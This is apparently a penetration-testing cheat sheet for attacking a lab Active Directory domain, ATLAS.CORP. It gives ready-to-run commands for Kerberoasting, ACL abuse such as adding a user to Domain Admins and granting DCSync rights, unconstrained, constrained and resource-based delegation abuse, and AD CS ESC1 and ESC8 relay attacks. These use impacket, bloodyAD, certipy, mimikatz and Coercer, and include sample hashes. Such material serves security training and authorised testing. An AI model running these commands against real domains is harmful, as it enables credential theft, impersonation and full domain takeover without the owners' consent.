
Kerberoasting
# only lists SPNs
impacket-GetUserSPNs ATLAS.CORP/mohamed.karrab:'Password123!' -dc-ip 10.10.10.2

# request tickets and output hashes
impacket-GetUserSPNs ATLAS.CORP/mohamed.karrab:'Password123!' -dc-ip 10.10.10.2 -request

# Crack hashes (-m 13100 if $krb5tgs$23$ and -m 19700 if $krb5tgs$18$)
hashcat -m 13100 hashes.txt rockyou.txt
Access Control Lists (ACLs)
The idea behind ACL abuse is to identify misconfigured permissions that allow an account to control or modify other objects beyond its intended privileges. By chaining these permissions, you may escalate privileges, take over accounts, or gain control of the domain.
| Attack / Misconfiguration | Impact |
|---|---|
| DCSync Rights | Can effectively extract password hashes for domain accounts, including highly privileged ones. |
| GenericAll | Full control over the target AD object. It can lead directly to privilege escalation or account takeover. |
| RBCD Configuration | Can allow an attacker controlling one machine/account to impersonate users to another machine. |
| Shadow Credentials | Can add an alternative authentication credential to an account and authenticate as it. |
| WriteDACL | Allows modifying the target object’s ACL, potentially granting yourself GenericAll, DCSync-related rights, etc. |
| GPO Abuse | If an attacker can modify a GPO affecting privileged users/computers, this can become domain-wide code execution / privilege escalation. |
| WriteOwner | Lets you change ownership, which can then facilitate ACL modification. Usually an indirect escalation path. |
| GenericWrite | Allows modifying attributes of an object. Very context-dependent; some attributes can be abused for major escalation, others are relatively harmless. |
You can check for these permissions, by selecting the object you own, and checking Outbound Object Control in BloodHound.

Here are some common ACL attacks:
GenericAll
# Reset target user's password
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' set password atlas.user1 'Password123!'

# If GenericAll over a group, add yourself
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' add groupMember 'Domain Admins' mohamed.karrab

WriteDACL
# Grant yourself GenericAll on the target object
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' add genericAll atlas.user3 mohamed.karrab

# Grant yourself DCSync rights on the domain object
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' add dcsync mohamed.karrab
WriteOwner
# Change the owner of the target object
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' set owner atlas.user6 mohamed.karrab

# As owner, grant yourself GenericAll
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' add genericAll atlas.user6 mohamed.karrab

Shadow Credentials
Add a “key credential” (alternate authentication cert) to msDS-KeyCredentialLink, allowing you to authenticate as the target without knowing/changing their password.
# Requires control over msDS-KeyCredentialLink on the target
certipy-ad shadow auto -u mohamed.karrab@ATLAS.CORP -p 'Password123!' -account amr.zaid -dc-ip 10.10.10.2

# Or with Whisker
Whisker.exe add /target:amr.zaid

# Authenticate using the generated certificate/PFX
certipy-ad auth -pfx amr.zaid.pfx -dc-ip 10.10.10.2 -domain ATLAS.CORP
DCSync Rights
Requires Replicating Directory Changes + Replicating Directory Changes All on the domain object. Lets you pull password hashes for any account, without code execution on the DC.
impacket-secretsdump ATLAS.CORP/mohamed.karrab:'Password123!'@DC-01.ATLAS.CORP -just-dc

# Or from mimikatz on a session with the rights
lsadump::dcsync /domain:ATLAS.CORP /user:krbtgt
Delegation abuse (Unconstrained, Constrained, RBCD)
Kerberos delegation allows a service to access other services on behalf of a user (e.g., a web application accessing a database using the logged-in user’s identity, or a front-end server accessing a file server on behalf of a user). During an AD pentest, the goal is to identify delegation configurations that could let an attacker impersonate a user and access resources with that user’s privileges.
| Type | Configured on | Who can be impersonated | Requirement |
|---|---|---|---|
| Unconstrained | Source account | Any user who authenticates to the delegated service | TRUSTED_FOR_DELEGATION flag + access to the host to extract a user’s TGT |
| Constrained | Source account | Any delegable* user, but only to the configured SPNs | msDS-AllowedToDelegateTo configured on the source account |
| RBCD | Target object | Any delegable* user, but only to services on the target computer | Write access to the target’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute and a controlled account with an SPN |
* Delegable user: A user that is not protected from Kerberos delegation (i.e., not marked “Account is sensitive and cannot be delegated”).
To identify delegation abuse paths in BloodHound, inspect the Outbound Object Control of objects you control for permissions that allow modifying delegation settings. You can also search for computers and users configured for unconstrained or constrained delegation, and inspect their delegation properties.
Unconstrained Delegation
If a computer or service account is trusted for unconstrained delegation, Kerberos credentials for users who authenticate to services running under it become saved in memory in LSASS.
So If an attacker compromises the host (local admin), they can dump other users TGTs and impersonate them anywhere.

The setting from AD user management:
# Find accounts with unconstrained delegation
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' get search --filter "(userAccountControl:1.2.840.113556.1.4.803:=524288)" \
--attr sAMAccountName \
--attr userAccountControl

# On a compromised unconstrained-delegation host, inspect/export Kerberos tickets
mimikatz.exe
privilege::debug
sekurlsa::tickets /export

# Inject the captured TGT and authenticate as the corresponding account
mimikatz.exe
kerberos::ptt <captured-ticket>.kirbi

# Or move it to your linux machine and convert it then use it
impacket-ticketConverter Administrator@krbtgt-ATLAS.CORP.kirbi administrator.ccache

export KRB5CCNAME=administrator.ccache


impacket-psexec -k -no-pass ATLAS.CORP/Administrator@dc-01.atlas.corp
We notice EMP-MACHINE-01 is trusted for delegation, let’s say we compromised that machine

On EMP-MACHINE-01


You can load the ticket there, or move it to your Linux machine and convert it (I’ve also had a Key type: 1 incompatibility issue in the ccache file and fixed it with AI)

Domain admin
Constrained Delegation
An account configured for constrained delegation can obtain service tickets to the specific SPNs listed in msDS-AllowedToDelegateTo. With protocol transition enabled, the account can use S4U2Self + S4U2Proxy to request a service ticket to an allowed SPN while impersonating another user.
The setting from AD user management:

# Find accounts configured for constrained delegation
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' get search --filter "(msDS-AllowedToDelegateTo=*)"

# Inspect the delegation targets (EMP-MACHINE-01)
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' get object EMP-MACHINE-01$ --attr msDS-AllowedToDelegateTo,userAccountControl

# Request a service ticket while impersonating a user
# Requires the delegation account's credentials or NT hash
getST.py -spn 'MSSQLSvc/sql01.ATLAS.CORP:1433' -impersonate administrator ATLAS.CORP/'EMP-MACHINE-01$':'Password123!'

# Use the resulting Kerberos cache
export KRB5CCNAME=administrator.ccache
impacket-mssqlclient -k -no-pass sql01.ATLAS.CORP
impacket-psexec -k -no-pass ATLAS.CORP/administrator@sql01.ATLAS.CORP
If the delegation account has only constrained delegation without protocol transition, S4U2Self can still request a service ticket, but it is normally non-forwardable. S4U2Proxy requires a suitable evidence ticket obtained through normal Kerberos authentication. getST.py can perform the required S4U operations when the account and supplied credentials permit it.
If only the delegation account’s NT hash is available:
getST.py -spn 'MSSQLSvc/sql01.ATLAS.CORP:1433' -impersonate administrator \
  -hashes :8846f7eaee8fb117ad06bdd830b7586c \
  'ATLAS.CORP/EMP-MACHINE-01$'
In short, we exploit EMP-MACHINE-01’s constrained delegation to impersonate the administrator and access the MSSQL service on sql01.ATLAS.CORP (the SQL service is not even running on EMP-MACHINE-01!)
Resource-Based Constrained Delegation (RBCD)
If you can modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on a computer object, (Or if an administrator has configured it on a computer), you can allow a controlled computer/service account to impersonate any domain user to services hosted on that computer.
Requirements
- Write access (
GenericWrite,GenericAll,WriteDACL, etc.) over the target computer object, or an existing RBCD configuration that permits your controlled account. - A controlled computer or service account with an SPN (or the ability to create one if
MachineAccountQuotapermits)
Details of the current configuration: SQL01$ is the target computer account hosting the MSSQL service. The RBCD configuration allows ATTACKERPC$ to request Kerberos service tickets on behalf of other users to services associated with SQL01$. Here, getST.py requests a ticket for Administrator to the MSSQLSvc/sql01.ATLAS.CORP:1433 SPN.
# (Optional) Create a computer account if MachineAccountQuota permits
addcomputer.py -computer-name 'ATTACKERPC$' -computer-pass 'Password123!' ATLAS.CORP/mohamed.karrab:'Password123!'

# Configure RBCD on the target
bloodyAD --host DC-01.ATLAS.CORP -d ATLAS.CORP -u mohamed.karrab -p 'Password123!' add rbcd 'SQL01$' 'ATTACKERPC$'

# Request an S4U ticket impersonating Administrator
impacket-getST -spn 'MSSQLSvc/sql01.ATLAS.CORP:1433' -impersonate Administrator ATLAS.CORP/'ATTACKERPC$':'Password123!'
# Or another example
impacket-getST -spn 'cifs/sql01.ATLAS.CORP' -impersonate Administrator ATLAS.CORP/'ATTACKERPC$':'Password123!'


# Use the ticket
export KRB5CCNAME=Administrator.ccache
impacket-psexec -k -no-pass ATLAS.CORP/Administrator@sql01.ATLAS.CORP
Certificate Services (AD CS)
AD CS (Active Directory Certificate Services) is Microsoft’s Public Key Infrastructure (PKI) implementation that issues and manages digital certificates for authentication, encryption, and signing in AD environments.
Why we target it: Misconfigured certificate templates and settings (ESC1-8) can let low-privileged users obtain certificates that grant elevated access, enabling privilege escalation and lateral movement toward full domain compromise.
Main AD CS components:
- CA (Certification Authority): the server that issues and signs certificates.
- Certificate Templates: blueprints defining who can request certs and what they’re for (main misconfig source).
- Certificate Store: where issued certs are held on clients/CA.
- CRL / AIA: distribution points for revocation lists and CA certs.
- Enrollment: the process (and endpoints) by which clients request certificates.
Attacking AD CS:
# Enumerate CS templates, and find vulnerable ones
certipy-ad find -u mohamed.karrab@ATLAS.CORP -p 'Password123!' -dc-ip 10.10.10.2

certipy-ad find -u mohamed.karrab@ATLAS.CORP -p 'Password123!' -dc-ip 10.10.10.2 -vulnerable -enabled

Exploiting ESC1


ESC1 is an AD CS misconfiguration where a certificate template allows users to request certificates specifying another user’s identity. The idea behind exploiting ESC1 is to impersonate a privileged user, potentially gaining domain administrator access.
We can notice this template ATLASEmployeeAccess is vulnerable to ESC1

### ESC1, This may return a TGT or NT hash depending on the environment.
certipy-ad req -u mohamed.karrab@ATLAS.CORP -p 'Password123!' -dc-ip 10.10.10.2 \
  -ca 'Certificate-Authority-Name' \
  -template 'Vuln-Template' \
  -target 'Certificate-Authority-Server' \
  -upn 'username@ATLAS.CORP'

# Optionally you can add account -sid, you can get it from bloodhound
  -sid 'S-1-5-21-...-500'


# Authenticate using the issued PFX certificate to request a Kerberos TGT or retrieve the NT hash
certipy-ad auth -pfx username.pfx -dc-ip 10.10.10.2 -domain ATLAS.CORP

# then Pass-the-Hash
nxc smb 10.10.10.2 -u 'Administrator' -H 'ae974876d974abd805a989ebead86846' -d 'ATLAS.CORP'

Exploiting ESC8
ESC8 is misconfiguration where the Certificate Authority (CA) exposes an HTTP-based certificate enrollment endpoint that accepts NTLM authentication without adequate protections against NTLM relay attacks. The idea behind exploiting ESC8 is to relay a victim’s NTLM authentication to the CA’s web enrollment service and obtain a certificate on behalf of them.

Via smb relay
### Set up the relay
certipy-ad relay -target http://<CA-IP> -template 'DomainController'

### Coerce the authentication (You may need to run it a few times to work)
# Coercer.py was better than 'nxc coerce_plus' in my case
# With credentials (higher success chance)
./Coercer.py coerce -u mohamed.karrab -p 'Password123!' -d ATLAS.CORP  -t <DC-IP>  -l <Your_IP> --always-continue
# or
nxc smb <DC-IP> -u mohamed.karrab -p 'Password123!' -M coerce_plus -o LISTENER="<Your_IP>"

# Without credentials
./Coercer.py coerce -d ATLAS.CORP  -t <DC-IP>  -l <Your_IP> --always-continue
# or
nxc smb <DC-IP> -M coerce_plus -o LISTENER="<Your_IP>"
